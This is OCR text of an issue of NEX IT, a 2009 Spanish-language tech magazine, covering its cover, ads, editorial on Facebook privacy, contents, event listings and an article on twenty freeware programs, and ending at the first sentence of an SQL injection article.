LA MEJOR REVISTA TÉCNICA EN ESPAÑOL #51

NEXIT

COLECCIONABLE
LA HISTORIA DE INTERNET
4 de 5

Argentina: 38 ARS | Chile: 7 CLP | España: 8 EUR | Mexico: 140 MXN | USA: 10 USD
SUSCRIPCION VIRTUAL: www.revistanex.com

VIDEOS DIGITALES: ENTENDIENDO CODECS

Apple de Estreno
Nueva línea MacPro, iMac y Mini Mac

Todo sobre CeBIT 2009

Seguridad Web: SQL Injection

Hacking Facebook

INNOVADORES ICT
Richard Stallman
GNU/Linux

20 imprescindibles del Software gratis

ISSN: 1668-5423
WWW.REVISTANEX.COM
Correo Argentino FRANQUEO A PAGAR Cta. 16136

IBM
Flexibilidad. Colaboración. Integración.
Música para sus oídos, ¿no?
Integrated Communications Services de IBM.
La melodía que usted quiere oír: la de la innovación.
Diseño, implementación y gestión de entornos integrados de comunicaciones y redes. En esto se enfoca Integrated Communications Services de IBM, garantizando comunicaciones de negocios integradas en cualquier momento y en cualquier lugar, que constituyen el elemento diferenciador para el crecimiento.
Nuestros servicios:
· IBM Converged communications services
· IBM Mobility and wireless services
· IBM Network integration services
· IBM Network managed services
· IBM RFID services
IBM.COM/SERVICESSOLUTIONS/AR
IBM, el logotipo de IBM, ibm.com y Networking son marcas o marcas registradas de International Business Machines Corporation en los Estados Unidos y/u otros países. IBM Argentina S.A. Ingeniero Butty 275, Ciudad de Buenos Aires. CUIT: 30-50396126-8. Todos los derechos reservados. © 2007 IBM Corporation.

NEX IT SPECIALIST - STAFF

DIRECTOR
- Dr. Carlos Osvaldo Rodriguez

PROPIETARIOS
- Editorial Poulbert SRL.

RESPONSABLE DE CONTENIDOS
- Dr. Carlos Osvaldo Rodriguez

COORDINACION EDITORIAL
- María Delia Cardenal
- Carlos Rodriguez

SENIOR SECURITY EDITOR
- Carlos Vaughn O Connor

DEPARTAMENTO COMERCIAL
publicidad@revistanex.com

COLABORAN EN ESTA EDICIÓN
REDACCIÓN
- María Bouzzo
- Gustavo Cardinal
- Catalina Barruti
- Julia Nuñez
- Agustin Steve
- Carlos Vaughn O Connor

DISEÑO
- Federico Arena
- Stheven Florez Bello

SUSCRIPCIONES
suscripciones@revistanex.com

PREIMPRESIÓN E IMPRESIÓN
Talleres gráficos VALDEZ
Loyola 1581. Cap. Fed.
Tel 4854-3437

DISTRIBUCIÓN
Distribución en Capital Federal y Gran Buenos Aires: Huesca Distribuidora de Publicaciones S.A. Aristóbulo del Valle 1556/58. C1295ADH - Capital Federal Argentina. (www.distribuidorahuesca.com.ar)
Distribuidora en Interior: DGP Distribuidora General de Publicaciones S.A. Alvarado 2118/56 1290 Capital Federal - Argentina
NEX IT Revista de Networking y Programación
Registro de la propiedad Intelectual
en trámite leg número
3038 ISSN 1668-5423
Dirección: Av. Corrientes 531 P 1
C1043AAF - Capital Federal
Tel: +54 (11) 5031-2287

Queda prohibida la reproducción no autorizada total o parcial de los textos publicados, mapas, ilustraciones y gráficos incluidos en esta edición. La Dirección de esta publicación no se hace responsable de las opiniones en los artículos firmados, los mismos son responsabilidad de sus propios autores. Las notas publicadas en este medio no reemplazan la debida instrucción por parte de personas idóneas. La editorial no asume responsabilidad alguna por cualquier consecuencia, derivada de la fabricación, funcionamiento y/o utilización de los servicios y productos que se describen, analizan o publican.

Si desea escribir para nosotros,
enviar un e-mail a:
articulos@revistanex.com

Circulación verificada por
ECNP
ENTE DE CIRCULACION NETA PAGA

Impresion Formato Impreso: **20000 ejemplares**
Suscriptores promedio*: **12000**
Venta Neta Paga promedio**: **8000**
Readership: **3,5**

#51

Compite codo a codo con Google y para algunos ya destronó al buscador del podio de los más populares. Es que con más de 175 millones de usuarios alrededor de todo el mundo, es casi imposible pensar en alguien que no haya escuchado hablar de Facebook.

Facebook es una red social donde la gente comparte todo tipo de información, gustos, actividades, fotos, videos y cualquier cosa que quiera mostrarle a sus amigos o que le parezca interesante compartir. Lo divertido de las redes sociales justamente es el compartir, la interacción, poder encontrar a aquel mejor amigo de la primaria que se mudó a Colombia, o a tu primera novia o a tus familiares lejanos que viven en Sudáfrica o quizá a la vuelta de tu casa pero que nunca supiste.

Hasta aquí todo bien. Pero como toda salida divertida tiene una contra y en nuestro caso es bastante peligrosa. En Facebook no existe una garantía de que toda la información que nosotros subimos no corra peligro y llegue a manos de extraños.

El problema estalló con el imprevisto cambio en las Condiciones de Servicio del sitio, en la cual se aceptaba que todo nuestro contenido subido a la red continuaba activo. Los usuarios se quejaron y protestaron y se volvió atrás con las condiciones, pero generó la duda: ¿qué tan difícil es mantener nuestra información como privada?

En esta edición intentamos descubrir qué es lo que existe detrás de la seguridad en una de las redes sociales más utilizadas en todo el mundo, si nuestra información está en peligro y, de ser así, cómo podemos hacer para estar lo más protegidos posibles.

Además, les traemos la cuarta parte de nuestro especial "Historia de Internet" donde le contamos lo sucedido en la década del '90, como surgieron los navegadores que utilizamos hoy en día y los buscadores más populares.

Si les interesa el mundo del Open Source no se pueden perder los 20 imprescindibles del Software gratis donde incluimos programas freeware para descargar e instalar en solo cuestión de segundos, sin perder tiempo ni dinero. Podés elegir entre entretenimiento, creativos programas para Blogs, ágiles buscadores y Emails.

Para seguir con el open source, nuestro innovador de la edición es Richard Stallman, que entre sus mayores logros se destaca el proyecto GNU (GNU is not UNIX), el cual inició en el año 1984 con el objetivo de desarrollar un Sistema Operativo tipo Unix pero compuesto únicamente por Software Libre.

Por otro lado, si te interesan las novedades, te contamos las novedades presentadas en el CeBIT 2009, uno de los eventos de tecnología más importantes del mundo IT llevado a cabo en Hannover, Alemania.

Si le interesa el mundo de la programación y la educación, le contamos todo acerca del 33ª Mundial de Programación que se desarrollará en Estocolmo y en el cual participarán 3 equipos de nuestro país: uno de la Universidad de Buenos Aires, otro de La Plata y el tercero de la Universidad Nacional del Sur de Bahía Blanca. Un logro importante para nuestros futuros talentos. Desde aquí les deseamos lo mejor!

No deje de escribirnos dudas, consultas o comentarios a redaccion@revistanex.com. □□

G2K
http://www.g2khosting.com

+SERVICIOS

TRANSFERENCIA.WEBHOSTING
CONTROL.GAMESERVERS
CALIDAD.ESTABILIDAD.PRECIO
SERVIDORES-DEDICADOS
PLANES-RESELLERS.VPS.NEGOCIOS
RADIOSTREAMING.DOMINIOS.PODER
SEGURIDAD.VIDEOSTREAMING.HOUSING
VELOCIDAD.SOPORTE.VENTAONLINE
CAPACIDAD.EMAIL-MARKETING.ESCALABILIDAD

No pague de más, que no le falte nada!

Parallels

G2K®

www.g2khosting.com

Correo: info@g2khosting.com Tel: +54-11-5238-8180

SUMARIO edición #51

NOTA DE TAPA

Hacking Facebook (#56)

"La gente usa Facebook para mantenerse en contacto con los amigos, para compartir enlaces, fotografías y videos de ellos y sus amigos, y para saber más cosas de la gente a la que conocen. Queremos que Facebook sea un lugar donde se respeten los derechos y los sentimientos de los demás, incluyendo los derechos de propiedad intelectual de terceros". ¿Qué tan real es esto?

NOTAS DESTACADAS

20 imprescindibles del Software gratis (#10)

En este artículo destacaremos 20 herramientas que pueden resultar muy útiles que se pueden descargar e instalar en solo cuestión de segundos.

Apple de estreno (#22)

Conozcamos la nueva línea de Mac Pro, iMac y Mini Mac.

(INNOVADORES)

Richard Stallman (#26)

Apodado como "El padre del movimiento del Software Libre", entre sus mayores logros se destaca el proyecto GNU (GNU is not UNIX), el cual inició en el año 1984 con el objetivo de desarrollar un Sistema Operativo tipo Unix pero compuesto únicamente por Software Libre.
A principios de 2009 estuvo en Argentina donde dio una conferencia donde hizo hincapié en la utilidad del Software Libre.

(PARTE IV DE V)

Historia de Internet Década del '80 (#45)

Los '90 fue una de las épocas más ricas e interesantes en la historia de Internet. Fue la década de la creación de los primeros navegadores, como el ViolaWWW y el Mosaic y los buscadores utilizados en la actualidad y que revolucionaron el uso de la Web.

NEXIT
LA MEJOR REVISTA TÉCNICA EN ESPAÑOL

GENERAL

(#30) **CEBIT 2009**
Los puntos más fuertes de la feria tecnológica.

(#32) **BitTorrent: protocolo para compartir archivos**
BitTorrent es un estándar global para hacer delivery de archivos de alta calidad sobre Internet.

(PARTE II)
(#36) **Videos digitales: entendiendo Codecs**
Containers y los principios en que se basa la tecnología de videos digitales.

(DEL ATARI A LA XBOX)
(#52) **Creando juegos con Visual Studio .NET 2008**
XNA esta basado en el ".net framework" lo que permite integrarlo por completo a Visual Studio.

(#60) **Programar como pasión**
El detr{as de escena de los equipos de argentinos que concursarán en el 33º Mundial de Programación.

(TIPS AND TRICKS)
(#62) **Optimizá las herramientas de Google!**
Parte del atractivo de la suite de Google es la integración entre las diferentes aplicaciones.

(#64) **La página Web de mi empresa usando una plataforma de blog**
Cómo tener la Web de nuestra empresa de forma profesional y en pocos pasos.
Autor: Carlos Vaugh O´Connor

(#68) **STRATUS**
La respuesta de JUNIPER al "CALIFORNIA Project" de CISCO.

(#70) **Acerca de SILVERLIGHT 2.x**
Silverlight representa el siguiente paso hacia el enriquecimiento de la User Experience con tecnologías Web.
Autor: Daniel M. Salazar

SEGURIDAD

(PARTE I)
Seguridad Web: SQL Injection (#16)
SQL Injection es una de las técnicas de hacking que ha marcado tendencia en la evolución de la seguridad.
Autor: Ariel Liguori

(HARDKEY)
La mejor alternativa a esquemas de PKI /OTP para Validación de Accesos de Usuarios (#20)
Lo que se pretende es garantizar que no existan "robos de identidades".

¿Qué tanto de Seguridad sabemos sobre nuestros equipos? (#40)
Conozcamos más en profundidad a Nmap.
Autor: Ariel M. Corgatelli

OPEN SOURCE

Karmic Koala, la mascota oficial de Ubuntu 9.10 (#72)
La nueva versión de Ubuntu 9.10 se llamará Karmic Koala y estará lista para la primavera 2009.

La gran oportunidad del software libre ante la crisis (#76)
Hace mucho tiempo que los usuarios de GNU/Linux hablamos antes de comenzar cada año que este puede ser el gran año en donde Linux despegue.
Autor: Ariel M. Corgatelli

EN CADA ISSUE

(OPINIÓN)
Los celulares también existen… en la cadena de valor (#66)
En Tecnozona publicamos unas reflexiones acerca de hacia dónde va el negocio de los celulares.
Autor: Ricardo D. Goldberger

Editorial (#3) // **Eventos** (#8) // **Noticias en el mundo del Software Libre** (#78) // **Carta de lectores** (#80) // **Breves** (#82)

El GSMA Mobile World Conference

Entre el 16 y 19 de febrero se llevó adelante en Barcelona el congreso más importante de tecnología para teléfonos móviles en el que las compañías más importantes del sector anuncian lo que estará en boga el resto del año.

El GSMA Mobile World Conference (antes llamado 3GSM World Congress y desarrollado hasta 2006 en Cannes, Francia) reunió a más de 50 mil expertos y a operadores como Vodafone, Telefónica, AT&T o China Mobile y empresas como Microsoft, Nokia o Sony Ericsson.

Microsoft aprovechó la conferencia para anunciar la nueva versión 6.5 de Windows Mobile. Aseguran que esta nueva versión logra un mejor uso de las pantallas táctiles y ofrece un nuevo menú con forma de panal de abeja, lo que facilitaría su uso.

Además, incluye una pantalla la que nos permite deslizarnos fácilmente entre los mensajes de texto, de voz, e-mail, calendario, etc. Por su parte, Internet Explorer Mobile incluye nuevos comandos de zoom y de deslizado.

Sin embargo, muchos expertos quedaron decepcionados porque muchas de estas mejoras ya las habían incorporado Sansung, HTC y Sony Ericcsson en versiones customizadas del Windows Mobile anterior 6.1.

De todas formas habrá que esperar a fin de 2009 para poder tener los primeros móviles con esta nueva versión.
Otro de los anuncios fue el acuerdo alcanzado para la estandarización de los alimentadores de los teléfonos móviles y el acuerdo con la Fundación de Bill & Melinda Gates para acercar el banco a través del teléfono móvil a 20 millones de personas, la mayoría de países en desarrollo, en 2012.
Gameloft, por su parte, aprovechó el GSMA para anunciar 20 juegos diferentes para los celulares con el sistema operativo Android de Google. Entre los títulos, se encuentran Bubble Bash, Platinum Sudoku, Million Dollar Poker feat, Gus Hansen, Sexy Poker Top Models o Midnight Bowling 2. Además, también se pueden descargar otros juegos como Derek Jeter Pro Baseball 2009, CSI Miami, Reto Mental, The Settlers, Midnight Hold'Em Poker, Gangstar 2: Crime City, Dogz 2, Midnight Pool 2, Block Breaker Deluxe 2 o Real Football Manager 2009. Este anuncio demuestra que el Android está pisando cada vez más fuerte.
Conclusiones:

- Nuevas interfaces para facilitar el uso de las cada vez más completas funcionalidades de los móviles.
- Ningún teléfono de alta y media gama sin cámara de fotos, reproductor de MP3 y video y posicionamiento GPS.
- Pantallas táctiles con el objetivo de ganar en usabilidad.
- Internet en todos los móviles, vislumbrando el 4G.

Abril		
	Jornada Trabajo Ingeniería / A confirmar	www.worktec.com.ar
22	IDC Argentina SOA & Business Integration Conference	www.idclatin.com/argentina/
22 al 25	WinConnection / Orlando, Florida - USA	http://www.winconnections.com
MAYO		
	Jornada Trabajo IT & Sistemas / A confirmar	www.worktec.com.ar
6 y 7	Green IT / Londres	www.greenituk.com
8	IDC Argentina CIO Executive Summit / A confirmar	www.idclatin.com/argentina/
8	Jornada Trabajo IT / A confirmar	www.worktec.com.ar/
19	IDC Argentina Enterprise Mobility Seminar / A confirmar	www.idclatin.com/argentina/

22 al 25 de Septiembre
La Rural, Predio Ferial
de Buenos Aires

EXPO® COMM
ARGENTINA 2009

Soluciones tecnológicas para negocios en movimiento

EXPO COMM ARGENTINA 2009, el encuentro de la industria de las Telecomunicaciones y la Tecnología, es desde hace 17 años, el ámbito exclusivo donde su empresa podrá hacer negocios y contactar en sólo 4 días a los Directivos y Empresarios más importantes de nuestro país y la región.

Para reservar su espacio o solicitar mayor información,
contáctese con nuestros ejecutivos comerciales
al **+54 (11) 4343 7020** y/o **info@expocomm.com.ar**

www.expocomm.com.ar

Organizan:

20 imprescindibles del Software gratis

En un contexto económico mundial tan complejo y vertiginoso como el actual, nada puede ser mejor que tener la posibilidad optimizar el uso de tu PC a través de las aplicaciones gratuitas que ofrece la net. Por eso, en este artículo destacaremos 20 de ellas que pueden resultar muy útiles como herramientas para backup, entretenimiento, blogs y ágiles buscadores, entre otros programas freeware que se pueden descargar e instalar en solo cuestión de segundos, sin perder tiempo ni dinero.

Entretenimiento

01
Audacity: (www.audacity.sourceforge.net) (Windows / Mac Os / Linux)

Es un programa de software libre, y de código abierto, para grabar y editar sonidos de una manera sumamente sencilla; la grabación es en directo con un micrófono o un mezclador, que digitaliza cintas de casete, discos de vinilo o minidiscs. Además importa y exporta archivos y los combina con sonidos de otras grabaciones, en diversos formatos. La edición con este programa es muy simple y rápida: se trata de cortar, copiar, pegar y borrar y "deshacer" o "rehacer", ante cualquier eventualidad. Un programa muy audaz (como indica su nombre) que es capaz de eliminar los ruidos de fondo como silbidos, tarareos y brindarte una fiel reproducción.

02
Itunes: (www.apple.com/itunes) (Windows / Mac Os)


Este es un programa de Apple que reproduce, organiza y compra música y videos.
Permite organizar los temas en listas de reproducción inteligentes, que pueden ser configuradas para actualizaciones automáticas o para ser escuchadas por un criterio de selección específica.
Itunes lleva registro de lo que estás escuchando al crear una biblioteca virtual que te deja acceder y organizar las propiedades de las canciones. También podes imprimir carátulas para personalizar tus Cds (más lista de canciones, álbum, año y raiting).
Es una de las herramientas de entretenimiento más usadas para los reproductores Ipod.

03
Winamp: (www.winamp.com) (Windows)

Es un reproductor multimedia para Windows, popular por su modo de uso simple. Pionero en el uso de carátulas o Skins, a través de las cuales se hizo posible cambiar el modelo de la interfaz gráfica. Estas carátulas vienen en dos formatos: las clásicas y las modernas. En las del primer tipo, se utilizan siempre los mismos botones y se les puede cambiar el aspecto, mientras que las del segundo tipo son más sofisticadas y permiten modificar el aspecto de la ventana y su comportamiento a través de un lenguaje de programación.
Entre las vastas características del Winamp (en su versión Winamp 5, que es la más actual), está la de reproducción de videos. Además, posee plugins que una vez descargados del sitio oficial, te dan la posibilidad de convertir música de formato Mp3 a Wav y viceversa, y de Wma a Mp3. Soporta extensiones AVI y MPG para videos, tiene sonido surround para Mp3 y hasta una barra de herramientas para Internet Explorer. Si bien el programa está en inglés, existen algunas traducciones al español, aunque ninguna de ellas es completa.

04
Screamer radio: (www.screamer-radio.com) (Windows)

Es una sencilla aplicación para escuchar la radio de (casi) cualquier país, vía Internet. El amplio catálogo de emisoras es realmente impresionante y además de servir como aliciente para hacernos sentir cerca de casa cuando estamos lejos, posee un display donde se detalla el nombre del artista y el nombre de la canción que suena en el momento.
Caracterizado por su modo de uso simple, soporta los sistemas más habituales de transmisión de música a través de la red: Shoutcast y Icecast Mp3 streaming, Icecast Ogg Vorbis Streaming, Windows Media Audio streaming y CCA streaming. Además funciona con múltiples tarjetas de sonido y reproduce la música en formato mono o estereo. El programa puede ser usado en un segundo plano de modo



EL RIESGO DE TOMAR SERVICIOS CON INEXPERTOS

ES QUE NO SABES LO QUE TE DEJAN DENTRO

¿en quién confía
la consultoría de su empresa?

CentralTECH
Consulting

que puede ser escondido para no interferir en el uso de tu PC.
Si no sabés qué radio bajarte, no hay de que preocuparse, porque esta aplicación viene con un grupo de canciones clasificadas por estilo que te permite bajar las mejores y marcar tus favoritos.

05
WavePad Sound editor: (www.nhc.com.au/wavepad) (Windows/ Mac Os/ Linux)

WavePad es un completo editor de audio que trabaja con ficheros en los formatos más populares, creando y editando grabaciones, y aplicando diversos filtros y efectos especiales. Dentro de las opciones del programa se encuentran las comunes de cortar, pegar, insertar, juntar, mezclar, colocar efectos, etc.

Creativos programas para Blogs

06
ScribeFire: (www.scribefire.com) (Windows/ Mac Os/Linux)

Este programa es una extensión de Firefox que incorpora un editor de textos en la ventana del navegador que se divide en dos partes: mientras en una parte se visualizan las páginas Web que vas visitando, en la otra se muestra un procesador de textos, el propio Scribefire (sin que tengas que pasar a otra aplicación como Word, Open Office Write). De esta manera, a medida que vas encontrando contenido por la web, podés ir escribiendo los posts, algo muy conveniente que resulta especialmente útil combinado con la opción de publicar directamente el texto en tu portal, sin tener que acceder a las páginas de administración del blog y sin salirte de Firefox.

07
Tweetdeck: (www.tweetdeck.com) (Windows/Mac os/ Linux)

Es una aplicación basada en una plataforma de Adobe que sirve para optimizar el uso de tu Twitter. Esta herramienta te ayudará a organizar mejor tu lista de contactos y a crear listas alternativas en un panel común. En su diseño presenta múltiples columnas con el objetivo de que pongas tus contactos recientes en una, las respuestas en otra y los mensajes dirigidos a vos en la tercera. Esta herramienta se puede personalizar y llegar a dividir en un total de 10 columnas, dándole una apariencia mucho más ordenada a tu blog.

08
Twiterrific: (www.iconfactory.com/software/twiterrific) (Mac Os / Mobile)

Una entretenida aplicación que sirve para leer y publicar mensajes o notas que les dejás a tus amigos en Twitter.
Compatible con el sistema operativo Mac, y con Iphone y Ipod Touch.

09
Wordpress.com: (www.wordpress.com) (Web / Ipod)

Es un sistema de publicación Web basado en entradas ordenadas por fecha y páginas estáticas. Es de fácil instalación, actualización y personalización (a través de diferentes plantillas de diseño). Podes organizar tu blog de acuerdo a tres estados diferentes en los que se encuentre tu publicación: “Publicado”, “Borrado”, “Esperando Revisión” (para wordpress 2.3), “Privado” (solo usuarios registrados) y uno adicional “Protegido con contraseña”.
Además de la Web, esta aplicación está disponible para Iphone y para Ipod Touch.

10
Windows Live writer: (get.live.com/writer/overview) (Mac OS)

Con Windows Live Writer editar tu propia entrada se vuelve una tarea muy sencilla a través del uso de una plantilla de diseño que incluya diferentes fuentes, colores, formatos y códigos de fuente, como HTML. Otra característica importante es que podes agregar imágenes y mapas a tu blog. También escribir borradores sin necesidad de estar conectado a la red. Todo se puede previsualizar antes de ser subido.

Ágiles buscadores

11
Google Chrome: (www.google.com / chrome) (Windows / Mac Os / Linux)

Todos le prestan atención a lo que hace Google, por eso cuando la compañía creó este navegador se hizo rápidamente famoso y llegó a tener miles de usuarios en poco tiempo. Este rápido browser tiene un procesamiento de pestañas aisladas, lo que significa que para cada tarea se asigna un procedimiento por separado. Al tener estos procesos independientes, lo que ocurre en un lugar no afecta al otro, característica pensada para darle al usuario mayor seguridad y estabilidad. Como si esto fuera poco, Google Chrome incluye un modo de navegar de incógnito, que no deja registro de las actividades realizadas y que borra los archivos temporales.

12
Firefox: (www.mozilla.com) (Windows / Mac Os / Linux / Mobile)

Después de IE7, Mozilla Firefox es uno de los navegadores más populares en todo el mundo. Este ávido buscador, además de tener un sistema de navegaciones por pestañas independientes, posee un corrector ortográfico y un formato de búsquedas progresivas, marcadores dinámicos, un administrador de descargas y un sistema de búsqueda integrado que utiliza el motor de rastreo que desee el usuario.
Actualmente el grupo Mozilla se encuentra trabajando en su nueva versión Firefox 3.1 beta 3, que incluye un buscador privado, opciones de video y elementos de audio, sumado a múltiples opciones que garantizan una mayor seguridad.

SOLUCIONES de CONSULTORIA serias Y PROFESIONALES

CentralTECH®
Consultoría Linux

CentralTECH®
Consultoría Informática

CentralTECH®
Consultoría Cisco

CentralTECH®
Consultoría Microsoft

CentralTECH®
Consultoría Seguridad

CentralTECH®
Consultoría Microsoft

OFICINA.
Av. Corrientes 531 Piso 1 - (C1043AAF)
Buenos Aires, Argentina
TEL / FAX:
Negocios Particulares: 5031.2233/34
Ventas Corpora tivas: 5277.2801
Licitaciones / Estado: 5277.2802
E-MAIL: masinfo@centraltech.com.ar

CentralTECH
Consulting

13
Internet Explorer 8 Beta: (www.microsoft.com/windows/internet-explorer) (Windows)

Internet Explorer es el browser más usado del mundo. Por eso se renueva y ya tiene una octava versión. Las prioridades en Internet Explorer 8 son la seguridad, la facilidad de uso, mejoras en RSS y CSS; sumado a una gran cantidad de funciones agregadas, como la de eliminar el historial de investigación, tener sugerencias de búsquedas, agrupaciones con pestañas de colores y mejoras en su filtro Smart Screen, que de una manera inteligente, advierte al usuario cuando está ingresando a un sitio peligroso. Cabe destacar que este navegador tiene un rápido sistema de recuperación por el que si se bloquea una o muchas páginas, podrán ser recuperadas durante el inicio de la próxima sesión.

14
Safari: (www.apple.com/safari) (Windows / Mac Os)

Este navegador creado por Apple es capaz de cargar páginas Web a la velocidad de la luz. Compatible con Mac y con Microsoft Windows, el programa posee una interfaz de navegación por pestañas, que permite moverlas, y reordenarlas, con un sistema de favoritos, similar al de gestión de Itunes. El 24 de febrero de 2009 se lanzó una beta de la versión 4 del navegador con una interfaz rediseñada, y utilizando su nuevo motor Javascript Nitro.

15
Opera: (www.opera.com) (Windows / Mac Os / Linux / Mobile)

Opera puede reclamar los derechos de autor por ser el creador de las "pestañas" para la navegación de sitios Web y Speed Dial, que el resto de los buscadores implementaron más tarde. Reconocido por su gran velocidad, seguridad y soporte de estándares (especialmente CSS) tamaño reducido y constante innovación. Este navegador creado por la empresa noruega Opera Software, perdió popularidad frente a los grandes de IE o Mozilla, pero de todas formas continúa siendo una ágil herramienta dentro de las opciones de navegadores gratuita.

Emails

16
Affixa: (www.affixxa.com) (Windows)

Cuando uno quiere mandar un archivo en un mail, generalmente hace clic en el botón de "adjuntar" o "attach", pero este webmail es diferente: lo hace de manera automática en cuanto se selecciona el material a enviar. Con Affixa no solo vas a poder enviar y recibir correos, se integra a la perfección en tu sistema operativo Windows y permite la gestión de enlaces mailto, envío de adjuntos y mucho más. Podés usar varias cuentas de correo y cambiar entre ellas, como Gmail o Yahoo.

17
Gmail: (www.gmail.com) (Web / Mobile)

Llamado también Google Mail, es un servicio de correo electrónico que tiene una capacidad de almacenamiento de 7 GB (según Google esta cifra aumentará). Tiene una característica propia que es la de la opción que permite etiquetar los mensajes favoritos. Además cuenta con un sistema de búsquedas avanzado, similar al del buscador. Disponible en 40 idiomas, incluyendo el español y el catalán, esta aplicación sigue en constante expansión.

18
Windows Live Mail: (www.get.live.com) (Windows)

Conocido como el sucesor del Outlook Express para Windows XP Windows Live, permite acceder rápidamente a los contactos, el correo electrónico e incluso a publicar entradas en Windows Live Spaces de forma rápida y muy sencilla. En cuanto a cambios internos, también hay importantes mejoras: un eficaz filtro antispam, una protección antiphissing e incluso un completo lector de canales RSS. Permite trabajar con IMAP, POP3 y cuentas Web de Windows Live Hotmail.

19
Yahoo Mail: (www.mail.yahoo.com) (Web)

Uno de los mayores proveedores de correo electrónico de Internet y uno de los más importantes competidores de Windows Live Hotmail, Gmail y Aim Mail. Entre sus múltiples beneficios, Yahoo posee un sistema integrado con calendario (Yahoo Calendar), Messenger (Yahoo Messenger) y con Windows Live Messenger. Además tiene atajos de teclado, almacenamiento ilimitado y facilidades de búsqueda mejorada.

20
Thunderbird: (www.mozilla.com/thunderbird) (Windows / Mac Os / Linux)

Es un cliente de la fundación de correo Mozilla, que soporta IMAP/POP, correo HTML, noticias, RSS, etiquetas, corrector ortográfico incorporado, soporte de extensiones y skins, buscadores, cifrado PGP y un filtro de correo basura.

MÁS ESPACIO MÁS TRASFERENCIA MÁS VELOCIDAD

Linux 2000Mb

2000Mb de espacio
8Gb de transferencia
Panel de control en español
E-Mails ilimitados
PHP5

$9,90/Mes

Linux 5000Mb

5000Mb de espacio
25Gb de transferencia
Panel de control en español
E-Mails ilimitados
PHP5

$14,90/Mes

Streaming Audio/Video

$99,90/Mes

Servidores Dedicados

$399/Mes

Parallels™ cPanel

WNPOWER.COM
HOSTING SERVICE PROVIDER

Autor: Ariel Liguori
Analista en Seguridad Informática.

SEGURIDAD WEB

FOTO: http://www.sxc.hu/ Philip MacKenzie

SQL Injection es posiblemente una de las técnicas de hacking que ha marcado tendencia en la evolución de la seguridad en aplicaciones Web, debido a que la diversidad alcanzada con este método solo encuentra límites en la imaginación del atacante y en las fallas del entorno a vulnerar.

